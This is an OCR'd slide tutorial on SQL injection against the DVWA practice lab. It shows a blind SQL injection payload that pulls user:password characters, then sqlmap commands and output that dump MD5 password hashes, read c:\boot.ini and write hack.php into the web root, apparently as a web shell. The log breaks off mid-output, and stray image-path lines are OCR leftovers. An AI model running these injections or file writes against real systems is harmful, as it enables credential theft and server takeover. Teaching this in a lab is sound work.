- Test if the second character is 'a' (ascii 97)

2' and ascii(substring((select group_concat(*user*, ':', *password*) from *users* limit 1), 2 ,1))=97 #

  - If page loads normally then the second character is 'a'. If not, then try other ascii character until page loads normally


Blind SQL injection is time consuming

- Using mysql functions like substring(), ascii(), concat(), etc we can retrieve information from the DBMS -- but it takes a LOT of time if done manually
- Timing attack works using the same principal
- Blind SQL injection is **best done using scripts/tools** to automate the process

Now we will learn…

- What is SQL injection ?
- Quick MySQL tutorial
- SQL injection
- Blind SQL injection
- **Automating SQL injection using `sqlmap`**

sqlmap


root@bt: /pentest/database/sqlmap - Shell - SQLMap
Session Edit View Bookmarks Settings Help
Shell

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -h

    sqlmap/0.9-dev - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

Usage: ./sqlmap.py [options]

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be specified to set the source to
    get target urls from.

    -d DIRECT           Direct connection to the database
    -u URL, --url=URL   Target url
    -l LIST             Parse targets from Burp or WebScarab proxy logs
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target urls
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target url.

    --method=METHOD     HTTP method, GET or POST (default GET)
    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header
```

sqlmap usage

- Usage:

./sqlmap.py -u <*url-to-script*> [*options*]

Example: if we find a vulnerable script at http://localhost/dvwa/vulnerabilities/sqli/?id=1 than we invoke **`sqlmap`** by using the following command:

```
./sqlmap.py -u
http://192.168.153.129/dvwa/vulner
abilities/sqli/?id=1
```

sqlmap options

--dbs

(list databases)

--tables

(list tables)

--columns

(list columns)

--dump

(dumps data from selected db/table/column)

sqlmap options (cont.)

-cookie="*cookiedata*"

(use *cookiedata* as cookie for the connection)

-D "*database*"

(use this *database* for query)

-T "*table*"

(use this *table* for query)

-C "*columns*"

(use this/these *columns* for query)

sqlmap options (file read/write)


--read-file "*filepath*"

(loads *filepath* -> similar to load_file())

--write-file "*source*" --dest-file "*destination*"


(read the content of local file *source* and write it to server at *destination* -> similar to SELECT … INTO OUTFILE …)

sqlmap in action


root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2


```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5u1cinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1

    sqlmap/0.9-dev - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 03:22:13

[03:22:13] [INFO] using '/pentest/database/sqlmap/output/192.168.153.129/session
' as session file
[03:22:13] [INFO] testing connection to the target url
[03:22:13] [INFO] testing if the url is stable, wait a few seconds
[03:22:15] [INFO] testing for pa[illegible]
[03:22:25] [INFO] the injectable parameter requires 0 parenthesis
[03:22:25] [INFO] testing MySQL
[03:22:25] [INFO] confirming MySQL
[03:22:25] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: MySQL >= 5.0.0

[*] shutting down at: 03:22:25
```

sqlmap for data listing


root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
Shell No. 3


```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5u1cinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1 -D dvwa -T users -C user,password --dump

    sqlmap/0.9-dev - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 04:56:33

Database: dvwa
Table: users
[5 entries]
+----------------------------------+---------+
| password                         | user    |
+----------------------------------+---------+
| 5f4dcc3b5aa765d61d8327deb882cf99 | admin   |
| e99a18c428cb38d5f260853678922e03 | gordonb |
| 8d3533d75ae2c3966d7e0d4fcc69216b | 1337    |
| 0d107d09f5bbe40cade3de5c71e9e9b7 | pablo   |
| 5f4dcc3b5aa765d61d8327deb882cf99 | smithy  |
+----------------------------------+---------+

[04:56:33] [INFO] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlma
p/output/192.168.153.129/dump/dvwa/users.csv'
[04:56:33] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.153.129'

[*] shutting down at: 04:56:33
```

sqlmap for file read


root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
Shell No. 3

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5u1cinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1 --read-file "c:\\boot.ini"

    sqlmap/0.9-dev - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 05:04:13

[05:04:13] [INFO] using '/pentest/database/sqlmap/output/192.168.153.129/session
' as session file
[05:04:13] [INFO] retrieved: 5B626F6F74206C6F616465725D0D0A74696D656F75743D33300D0
A64656661756C743D6D756C7469283029646973B28302972646973B2830297061727469746F6
E2831295C57494E444F57530D0A5B6F7065726174696E672073797374656D735D0D0A6D756C74692
830296469736B28302972646973B283029706172746974696F6E2831295C57494E444F57533D224
D6963726F736F66742057696E646F7773205850202D2044656275672006D6F646522202F6E6F65786
5637574653D6F7074696E202F66617374646574656374202F6465627567202F6465627567706F727
43D636F6D31202F62617564726174653D3132383030300D0A6D756C74692830296469736B2830297
26469736B28302970617274697469696F6E2831295C57494E444F57533D224D6963726F736F6674205
7696E646F77732058502053503222202F6E6F657865637574653D6F7074696E202F666173746465
46563740D0A
c:/boot.ini file saved to:    '/pentest/database/sqlmap/output/192.168.153.129/f
iles/c__boot.ini'

[05:07:42] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.153.129'

[*] shutting down at: 05:07:42
```

sqlmap for file write


root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
Shell No. 3


```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5u1cinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1 --write-file "hack.php" --dest-file "c:\\xampp\\htdocs\\hack.php"

    sqlmap/0.9-dev - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 05:16:50

[05:16:50] [INFO] using '/pentest/database/sqlmap/output/192.168.153.129/session
' as session file
[05:16:50] [INFO] resuming injection point 'GET' from session file
[05:16:50] [INFO] resuming injection parameter 'id' from session file
[05:16:50] [INFO] resuming injection type 'stringsingle' from session file
[05:16:50] [INFO] resuming match ratio '0.994' from session file
[05:16:50] [INFO] resuming 0 number of parenthesis from session file
[05:16:50] [INFO] resuming back-end DBMS 'mysql 5' from session file
[05:16:50] [INFO] resuming union comment '#' from session file
[05:16:50] [INFO] resuming union count 2 from session file
[05:16:50] [INFO] resuming union position 0 from session file
